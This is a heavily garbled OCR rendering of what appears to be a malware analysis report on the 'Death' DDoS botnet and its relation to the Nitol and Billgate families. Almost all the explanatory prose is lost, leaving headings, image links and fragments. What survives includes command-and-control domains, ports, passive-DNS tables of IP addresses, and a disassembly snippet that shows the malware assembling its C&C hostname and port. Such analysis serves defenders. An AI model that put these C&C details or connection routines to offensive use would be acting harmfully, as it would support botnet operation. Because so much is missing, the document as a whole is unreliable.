- Death

- “ Death ”


- “ Death ”

- “ Death ”

“ ”

“ ” “ ” “ ”

“ ”



2.1

2. 2

1

“ ”

(

)

- “ Death ”

2.2

“ ”

“ ”

3.

“ Death ” 2000

--

3.1

“ Death ”

3.1 ( )

C&C

“ Billgate ” DDoS

“ Death ”

“ Death ” Nitol

“ ”


DDoS DDoS

4. “ ”

4. 1 C&C

C&C

4.1 C&C




4.1

C&C qlsb.f3322.net f3322.net

f3322.org C&C

76.62% 4.2

- “ Death ”



4.2

C&C www.lxi3.com yankeidc.top nb.cztlyy.com


9.03%

1 C&C qlsb.f3322.net C&C
C&C 9898

2 C&C qlsb.f3322.net C&C
yankeidc.top www.lxi3.com 9999
qlsb.f3322.net C&C

3 nb.cztlyy.com

C&C C&C
C&C
4.4



4.4 C&C

- “ Death ”

4.4 C&C

- “ Death ”

```
push    eax             ; hModule
call    edi ; GetProcAddress
push    offset aClosesocket ; "closesocket"
push    ebx             ; lpLibFileName
mov     [ebp+htons], eax
call    esi ; LoadLibraryA
push    eax             ; hModule
call    edi ; GetProcAddress
and     [ebp+var_7], 0
push    8096            ; port 8096
mov     edi, eax
mov     [ebp+cp], 'n'
mov     [ebp+var_13], 'b'
mov     [ebp+var_12], '.'
mov     [ebp+var_11], 'c'
mov     [ebp+var_10], 'z'
mov     [ebp+var_F], 't'
mov     [ebp+var_E], 'l'
mov     [ebp+var_D], 'y'
mov     [ebp+var_C], 'y'
mov     [ebp+var_B], '.'
mov     [ebp+var_A], 'c'
mov     [ebp+var_9], 'o'
mov     [ebp+var_8], 'm' ; nb.cztlyy.com
mov     [ebp+name.sa_family], 2
call    [ebp+htons]
```


4.6 nb.cztlyy.com

C&C nb.cztlyy.com


C&C C&C

qlsb.f3322.net nb.cztlyy.com

4.7 4.8 -



4.7 qlsb.f3322.net -



4.8 nb.cztlyy.com -

4.7 qlsb.f3322.net 2015 5

Loader

2015 5 23 11 13 42

2015

2015 2 6 2016

4.8 nb.cztlyy.com -

2016 3

5

Nitol DDoS

nb.cztlyy.com qlsb.f3322.net

C&C Nitol

DDoS nb.cztlyy.com qlsb.f3322.net

C&C DDoS C&C

Nitol nb.cztlyy.com qlsb.f3322.net

nb.cztlyy.com qlsb.f3322.net

Nitol DDoS qlsb.f3322.net nb.cztlyy.com

nb.cztlyy.com NB qlsb.f3322.net

Q

4. 5

NB C&C Q

NB 4.9

4.9

3 Q C&C qlsb.f3322.net

NB C&C nb.cztlyy.com Q

C&C NB C&C

Q NB

Q Q

C&C

Q ( )

( )

NB

Q NB

Q

C&C

qlsb.f3322.net yankeidc.top www.lxi3.com

3 NB C&C 2

NB

2

C&C C&C

C&C

4. 7

2000

“ Billgate ”


“ Billgate ” “ Death ”

“ Death ” “ Death ” “ Billgate ”

Manager ELF

“ Billgate ” (


) 4.10



4.10 Billgate

“ Billgate ” “ Death ” 4.11

- “ Death ”



4.11 “ Death ” “ Billgate ”

Linux

im.exe Linux im.exe

“ Death ” %SYSTEM32%

“ Billgate ”

“ Billgate ” “ Billgate ” (“ Death ”

) C&C “ Billgate ”

(“ Death ”)

“ Billgate ” “ Death ”


“ Billgate ”

“ Billgate ” “ ”

4.8 DEATH

4.12

“ Death ”



4.12 “ Death ”

5.

5.1

qlsb.f3322.net


1000 C&C 1000

850

C&C IP 1000

---- 70 C&C

C&C leiyan.hk www.lxi3.com 118



5.1

5.1 C&C C&C C&C

“ ” “ ” C&C

leiyan.hk www.lxi3.com C&C C&C

leiyan.hk “ yankeidc.top ” haolanlan.top synu.top yanke.cx

300

qlsb.f3322.net nb.cztlyy.com “ Death ”

qlsb.f3322.net

qlsb.f3322.net

5.2 Q

qlsb.f3322.net 5.2

Resolve	Location	Network	First	Last
117.21.224.222	CN	117.21.0.0/16	2016-09-01 05:07:43	2016-09-01 05:07:43
111.74.238.109	CN	111.72.0.0/13	2016-09-01 05:07:43	2016-09-01 05:07:43
117.21.224.222	CN	117.21.0.0/16	2016-08-31 09:59:14	2016-08-31 09:59:14
111.74.238.109	CN	111.72.0.0/13	2016-08-31 09:59:14	2016-08-31 09:59:14
117.21.224.222	CN	117.21.0.0/16	2016-08-22 08:02:43	2016-08-22 08:02:43
111.74.238.109	CN	111.72.0.0/13	2016-08-22 08:02:43	2016-08-22 08:02:43
117.21.224.222	CN	117.21.0.0/16	2016-07-06 03:45:00	2016-07-06 03:45:00
111.72.0.0/13	2016-07-06 03:31:03	2016-07-06 03:45:00	111.74.238.109	CN
117.21.0.0/16	2016-07-04 09:24:00	2016-07-06 03:31:03	117.21.224.222	CN

5.2

IP 117.21.224.222 111.74.238.109 IP 22 8989

IP CNCERT sinkhole IP

5.3 sinkhole IP

5.3 CNCERT C&C IP 117.21.224.222 111.74.238.109 C&C qlsb.f3322.net 2016 1 6 CNCERT 1 6 C&C 120.26.53.74 45.64.74.152 CNCERT

2015 5 23 3

120.26.53.74

C&C qlsb.f3322.net IP

120.26.53.74

5.4


☐	117.21.224.222	CN	117.21.0.0/16	2016-03-30 00:00:00	2016-03-30 00:00:00
☐	111.74.238.109	CN	111.72.0.0/13	2016-01-06 00:00:00	2016-01-06 00:00:00
☐	45.64.75.152	N/A	45.64.74.0/23	2015-06-15 00:00:00	2016-01-03 00:00:00
☐	120.26.53.74	CN	120.24.0.0/14	2015-05-26 05:47:21	2015-06-12 00:00:00

5.4

C&C

C&C

5.5



5.5 C&C


5.3 Q

Q “ Death ”

C&C www.lxi3.com

DDoS

DDoS 5.6



5.6 Q


C&C yankeidc.top yanke C&C

C&C “ Death ” C&C leiyan.hk

“ yankeidc.top ” haolanlan.top synu.top yanke.cx

7

5.7



5.7 Q

C&C linux.yiqing.pw *

xionga DDoS


QQ 2013 Q

2016 3 4

DDoS

“ ”

“ ” 5.8




5.8 Q

5.4 NB

NB C&C

QQ

5.9



5.9 NB

6.

“ Death ”

“ Death ” DDoS

IE

DDoS

HTTP

PE


vc MFC

Bland C++ VB

“ Death ”

C&C

6. 1




6.1

6.1 6 SYSTEM32 WINDOWS

C&C WINDOWS

6.2



6.2

- “ Death ”

